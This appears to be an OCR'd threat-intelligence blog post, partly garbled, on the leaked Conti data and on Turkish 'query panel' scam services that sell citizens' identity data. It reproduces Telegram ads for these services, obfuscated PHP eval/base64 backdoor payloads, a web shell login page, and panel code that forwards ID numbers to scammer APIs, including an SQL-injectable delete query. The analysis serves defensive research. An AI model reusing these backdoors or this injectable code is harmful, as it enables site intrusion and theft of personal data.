1.3.0.0 CN Beijing
1.3.135.29 CN Beijing
1.3.35.45 CN Beijing
1.33.23.183 JP Tokyo
1.35.17.221 TW Taipei
1.4.29.0 CN Beijing
1.48.76.146 CN Guizhou

```

```
mertrix@Hack4Career Desktop % grep ":TR:" location.txt
31.210.111.142:TR:Istanbul
5.188.168.190:TR:Bahçelievler
```

[illegible]

To validate the results I obtained, I took a look at [SOCRadar](#), Extended Cyber Threat Intelligence Platform that provides real-time notifications to organizations regarding data breaches. I found that the results aligned with what I discovered earlier, thus clarifying my initial curiosity. 😊



When it came to my curiosity about the other topic, I decided to explore Python libraries capable of language detection from text. After a brief research, I came across several prominent libraries in this field, including [fastText](#), [langdetect](#) and [langid](#)

While testing the libraries individually on the text from the leaked Conti data, I observed that each library made accurate language detections for some texts but produced incorrect results for others. As I pondered over which library to use, I decided to develop a tool that combines all three libraries and allows users to specify the confidence level parameter according to their needs and preferences. This approach would

provide a more reliable way to determine the language in a customizable manner.

After merging the leaked Conti data into a single file using the command `find . -type f -print -exec cat {} \;` `> ../logs.txt`, I used the [Language Identification](#) tool I developed to check each line in the “logs.txt” file for Turkish language detection using the three libraries (with the confidence level set to “High”).

To use the Language Identification tool, you need to provide the following parameters.

The first parameter is the text file you want to analyze, specifying it line by line. The second parameter is the language code for the language you want to detect (e.g., “TR” for Turkish, “EN” for English). The optional third parameter determines the confidence level. If you set it to “High,” when all three libraries detect the language code you specified, it will indicate it on the screen.


Here’s an example command using the tool:

python3 lang_id.py logs.txt TR High

This command will analyze each line in the “logs.txt” file for Turkish language detection with a high confidence level.

Since there were no Turkish words or sentences used in the text files, there was no language detection indicating the usage of Turkish language by any of the three libraries. However, to test the tool’s functionality, I added three fake Turkish texts to the “logs.txt” file. As a result, I successfully observed that

the program detected them correctly. Through this analysis, I learned from the leaked Conti data that there was no Turkish conversation among the group members, thereby clarifying my final curiosity.



I hope this method I have followed and the two tools I have developed will be beneficial for security researchers and experts in data leakage analysis. Hope to see you in the following articles.


3. **Was Turkey's e-Government Hacked?**

First of all, let me start by saying what I will say at the end: “No, it was not hacked!” So can you breathe a sigh of relief as a Turkish citizen in this situation ? Unfortunately no. You can read the reason for this in the rest of the article.

When you look at the origins of occasional news headlines such as “e-Government Hacked!”, “e-Government data stolen!”, “Identity information of 85 million citizens stolen!” ([#1](#), [#2](#)), you can see that they are mostly caused by scammers, cybercrime organizations who share their advertisements on platforms like [Telegram](#), [ICQ](#), [Discord](#), forums, trying to market their services.

When examining these advertisements, you can observe that cybercrime organizations provide access services or facilitate access to citizens’ data through websites, Telegram channels,

and Discord rooms that they establish under the name of “Query Panel/Checker.” These services are sometimes offered in exchange for a fee, while at other times they are provided free of charge.



2,519 members

20:19

20:20

PANEL SADECE 100₺

Sınırsız Premium Sorgu Paneli Satılıktır Sadece 100tl

Premium paneldir.

İletişim:

20:20

Sorgular



- Ad Soyad PRO
- TC Sorgu
- Adres Sorgu
- Aile Sorgu
- Soy Ağacı Sorgu
- Sülale Sorgu
- Sicil Sorgu
- Aşı Sorgu
- İban Sorgu
- Cimer İhbar
- Kar Etki
- Plaka Sorgu
- Deprem Sorgu
- İşyeri Sorgu
- İzmir Tapu Sorgu
- Seri No Sorgu
- Muayene Sorgu
- İlaç Sorgu

Telefon

- TC'den GSM
- GSM'den TC
- SMS Bomber
- Vesika
- Vesika A.O.L
- Vesika -25
- Vesika +18
- Mernis 2015
- Adres Sorgu
- Sokak Sorgu
- Mahalle Sorgu
- Cadde Sorgu
- Kapı No Sorgu
- Daire No Sorgu
- 2015-sorgu

Diğer Araçlar

- IP Sorgu
- Discord ID Sorgu
- Facebok Sorgu
- Kimlik Creator
- Kimlik Arşivi



16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROID3 İLE ÇALIŞTIR

Reply

/sorgu@

	Parametreler
/sorgu -tc * /sorgu -isim * /sorgu -isim2 * /sorgu -isim3 * /sorgu -soyisim * /sorgu -dogumtarikh * /sorgu -nufusil * /sorgu -nufusilce * /sorgu -anneisim * /sorgu -annetc * /sorgu -babaisim * /sorgu -babatc *	
/gsmn -tc * /gsmn -gsm *	
/aile -tc *	
/whois -ip *	
/iban -no *	
/rand	
Parametreleri kullanırken; * Simgeli yerlere bilgileri, Girmeniz gerekmektedir.	
/sorgu -tc 12345678901	



16:29

708 members



Pinned message

 HER GÜN DÜZENLİ İLK YAZAN  HACK DERSLERİ

D

/sorgu -isim [REDACTED] -soyisim [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 23

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]

Soy İsim: [REDACTED]

D. Tarihi: 22.3.2004

Yaş: 19 YIL, 2 AY, 28 GÜN

İL Kodu: 04

İLÇE Kodu: 1111

Nüfus İL: AĞRI

Nüfus İLÇE: MERKEZ

Anne İsim: [REDACTED]

Anne TCKN: [REDACTED]

Baba İsim: [REDACTED]

Baba TCKN: [REDACTED]

Uyruk: TR

Sonuç_No: 24

HKrA_ID: [REDACTED]

TCKN: [REDACTED]

İsim: [REDACTED]


Soy İsim: [REDACTED]

D. Tarihi: 26.11.2009

Yaş: 13 YIL, 6 AY, 24 GÜN

İL Kodu: 04






After seeing these, I can understand that the question “But how?” is troubling your mind with concern. To find an answer to this question, I have decided to make the most of the resources at my disposal as a professional [working](#) at [SOCRadar Cyber Threat Intelligence](#) company, which closely monitors the every move of cybercriminals, scammers, and threat actors, and warns its clients about them.

To begin, I embarked on a brief exploration of Telegram channels monitored by SOCRadar’s [XTI](#) platform.

During my search for query panels, I noticed that in some Telegram channels, files related to these panels were being shared by certain individuals.



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



1,865 subscribers

Pinned messageSohbet grubumuza katılmak için; <https://t.me/>**PANEL KAPATILMIŞTIR. ❤️**

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️

14

👁 485

..., 20:08



Leave a comment

**KAPANDIĞI İÇİN MEVCUT****SCRIPTİNİ SANALA****ARMAĞAN EDİYORUZ ❤️**İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



30

👁 607


..., 21:49



Leave a comment




I have learned that the increasing competition among scammers over the past 1.5 years has led some to withdraw from the market while others have fallen victim to hacking.



1,545 subscribers

Pinned message

Arkadaşlar Fiyatlara indirim yaptım bundan sonra fiyatlarımız Haftalık 60 TL Aylık 150 TL Yıllık 350 TL Sınırsız 700 TL Satış & Destek:



To learn how query panels function, I began closely examining the shared files (source codes). In some of these source codes,


```
File Actions Edit View Help
root@kali: ~
eval(gzcompress(base64_decode('eJxdyk1zoyAAg0f0wlvzrN7AKxFOBGBR3vXSMmDbED7ChCf767L73vT0zb/tdD5tu7afzUM/azb+ap/dj1Pbzkf/9XVbPp55
SbWJIZAN7S285PHBQRIv7vHbSkEtC
RNUl8m0G5YFfndoyWMMQmdm4ukb)
KNVOBFnH03Wu0zvvsmx6TydC1eE99
1a
));

Payload:
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkyf50DHEE
o355rYnJ3ADQRlmaXfYU
ODMKy5o3pIhu0LKADDP9C
Z1Kkrw0A1RyyGauu3JugAC
)))));

Payload:
eval(gzinflate(base64_decode(str_rot13('C
Jx3
XGFRhZu5wd+zyshgdXMH4J1JBADFuH6r/3R-'))));

Payload:
eval(gzinflate(str_rot13(base64_decode('BcH
6/kh8Pc
E-'))));

Payload:
eval(gzinflate(base64_decode('
if ($tc == "2185" || $tc == "368" )) {
    exit('7');
    die();
}
```

In some of the source codes, I discovered the presence of backdoors ([web shell](#)) that were embedded to allow scammers who downloaded these source codes to infiltrate websites at a later stage.

Name	Date Modified	Size	Kind
masterpanel	Today at 20:24	--	Folder
	Today at 19:21	74 KB	Document

Avast File Shield alert

Multiple threats detected

adsoyadv3.php is infected with malware: PHP:BackDoor-EP [Trj]

MOVE TO QUARANTINE

adsoyadv3.php

```
20
21
22 // Configurasi
23 $auth_pass = "49223745e7ed5a7b8c47e4b57f86c1";
24 $color = "#00FFFF";
25 $default_action = "FileManager";
26 $default_use_ajax = true;
27 $default_charset = "UTF-8";
28
29 function login_shel() {
30     $OAUTHYPE = true;
31     $html =
32     <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
33     <meta name="title" content="<?php echo $title;?>" />
34     <title>HACKED BY <?php echo $t.me/> </title>
35     <link rel="icon" type="image/png" href="https://cdn.discordapp.com/attachments/1086144801813818157/104283072965044870/411RusnelUP.png" />
36     <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.1.3/css/bootstrap.min.css" />
37     <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.2/css/all.css" />
38     </head>
39     <body class="bg-dark text-light">
40     <div class="container" style="margin-top: 150px">
41         <div class="form-group">
42             <div class="text-center pb-5">HACKED BY <?php echo $t.me/> </div>
43             <input type="password" name="pass" placeholder="Hacked IP" class="form-control" />
44             <input type="submit" class="btn btn-danger btn-block" value="Login" />
45         </div>
46         <div class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY <?php echo $t.me/> </div>
47     </div>
48     </body>
49     </html>
```

When I searched for the signatures (aliases/nicknames) of threat actors mentioned in the source codes within the [SOCRadar XTI](#) platform, I obtained the opportunity to identify which Telegram channels they were associated with and read the messages related to them. This is an incredible opportunity for cybersecurity professionals and law enforcement officials!

' by jemoisika/zhob3Rt/zeax/3pan. The bottom screenshot shows 'functions.php' with PHP code. A red arrow points to a comment on line 22: 'header("Location: /bozo_fayuj_minik");'."/>

```




240 echo 'eth style="color: red">'.row['status'].</eth>;
241 }
242 if (row['rank'] == 'webmaster'){
243     echo 'eth style="background: url(../assets/gif/sinek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px red; color: red;">'.row['rank'].</eth>';
244 } elseif (row['rank'] == 'admin'){
245     echo 'eth span style="background: url(../assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px aqua; color: aqua;">'.row['rank'].</eth>';
246 } elseif (row['rank'] == 'yilik'){
247     echo 'eth span style="background: url(../assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 8px 8px 10px lightgreen; color: lightgreen;">'.row['rank'].</eth>';
248 } elseif (row['rank'] == 'yilik'){
249     echo 'eth>'.row['rank'].</eth>;
250 } else{
251     echo 'eth>'.row['rank'].</eth>;
252 }
253 }
254 echo 'form id="bit-form" action="configuration" method="POST">';
255 echo 'input id="hidden_id" type="hidden" name="advanced">';
256 echo 'eth button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Güncelle/button</eth></form>';
257 echo 'eth button type="button" onclick="javascript:delete_'.$rowID.'" id="delete" class="padd btn btn-outline-danger">Sil/button</eth></tr>';
258 }>
259 </table>
260 </div>
261 <div class="autor">
262 <div Created with si class="fa-solid fa-heart"/> by jemoisika/zhob3Rt/zeax/3pan
263 </div>


```

```

1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array();
5 <link href="../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">';
6 <link rel="icon" href="https://quarex.pro/assets/images/quarexlogo2.png" type="image/x-icon" />';
7 <link href="../assets/plugins/DataTables/style.css" rel="stylesheet">';
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/.....php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date('d.m.Y');
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM 'sh_kullanici' WHERE id='$sil'";
20     if ($conn->query($query) == TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27

```





When it comes to understanding how access to citizens' information was obtained through these query panels, my research on the source codes belonging to three different panels revealed two different methods.

In the first method, the queries made through the panel were forwarded to other systems, belonging to the same or different scammers, such as Web APIs. From there, it is highly likely that they were transmitted to websites (government, university, etc.) with authorized access using stolen account credentials ([cookies](#)). The responses were then relayed back to the users/persons who made the queries following the same path. To summarize the communication flow:

User -> Query Panel (Belonging to the scammer) -> API (Belonging to the scammer) -> Website (authorized access through stolen account cookies)

```

1 <?php
2 require '../.../server/P00.php';
3
4 header('Content-Type: application/json; charset=utf-8');
5
6 if (isset($_POST['tc'])){
7     $tc=$_POST['tc'];
8     $url=$_SERVER['REQUEST_URI'];
9     if (isset($_POST['http_host'])){
10         print_r($url);
11     }
12 }
13
14 if (isset($_POST['ad']) && isset($_POST['soyad']) && isset($_POST['il'])){
15     $ad=$_POST['ad'];
16     $soyad=$_POST['soyad'];
17     $il=$_POST['il'];
18     $url=$_SERVER['REQUEST_URI'];
19     if (isset($_POST['http_host'])){
20         print_r($url);
21     }
22 }
23
24 ?>

```

```


1 <?php
2 include '../.../server/authcontrol.php';
3 ini_set('display_errors', 1);
4 error_reporting(E_ALL);
5
6 $tc = htmlspecialchars($_POST['tc']);
7
8
9 $sch = curl_init();
10 curl_setopt($sch, CURLOPT_URL, "https://api.sheetdev.net/api/sorgu.php?tc=$tc&action=vesikalik&auth=GD36nT70u9bcDFhrD
x8F6rdY9Kx5numwV
q7YHRSCLck3
gJy5RTj00KRZBtVMghzp3VZ3A75bmI24ragzKZTF8VsbvtvEj2w82dDJRVj");
11
12
13 $headers[] = "Accept: application/json";
14 $headers = array();
15
16 $result = curl_exec($sch);
17
18
19
20 fayujbook($sorguURL, "Fayuj Sorgu B0T v24", "Vesika Sorgu", ".*$kadi.* isimli üye **$tc** için sorgu yaptı!");
21
22
23 ?>

```

```

1 <?php
2 include '../.../server/authcontrol.php';
3 $tc = htmlspecialchars($_POST['tc']);
4
5 include '../vdsip.php';
6 $url = "http://$sip.$ip.$apiservice/$tapu/$tapu.php?tc=$tc&auth=1";
7 $sbacisikenfayuj = curl_init($url);
8 curl_setopt($sbacisikenfayuj, CURLOPT_URL, $url);
9 curl_setopt($sbacisikenfayuj, CURLOPT_RETURNTRANSFER, true);
10 curl_setopt($sbacisikenfayuj, CURLOPT_SSL_VERIFYHOST, false);
11 curl_setopt($sbacisikenfayuj, CURLOPT_SSL_VERIFYPEER, false);
12
13 $sresp = curl_exec($sbacisikenfayuj);
14 curl_close($sbacisikenfayuj);
15
16
17
18 echo $sresp;
19
20
21 fayujbook($sorguURL, "Fayuj Sorgu B0T v2", "Tapu", ".*$kadi.* isimli üye **$tc** için sorgu yaptı!");
22
23 ?>

```

```

1 <?php
2 include "../server/authcontrol.php";
3 $tc = htmlspecialchars($_POST['tc']);
4
5
6 include '../vdsip.php';
7 $url = "https://.sip." . $service . "/uni.php?tc=$tc&auth=" . $tc;
8 $bapisikenfayuj = curl_init($url);
9 curl_setopt($bapisikenfayuj, CURLOPT_URL, $url);
10 curl_setopt($bapisikenfayuj, CURLOPT_RETURNTRANSFER, true);
11 curl_setopt($bapisikenfayuj, CURLOPT_SSL_VERIFYHOST, false);
12 curl_setopt($bapisikenfayuj, CURLOPT_SSL_VERIFYPEER, false);
13
14 $resp = curl_exec($bapisikenfayuj);
15 curl_close($bapisikenfayuj);
16
17
18
19 echo $resp;
20
21 fayujbook($sorguURL, "Fayuj Sorgu BOT v31", "Üniversite Sorgu", "kadi* isimli üye *$tc* için sorgu *$resp*
22 yapti!");
23

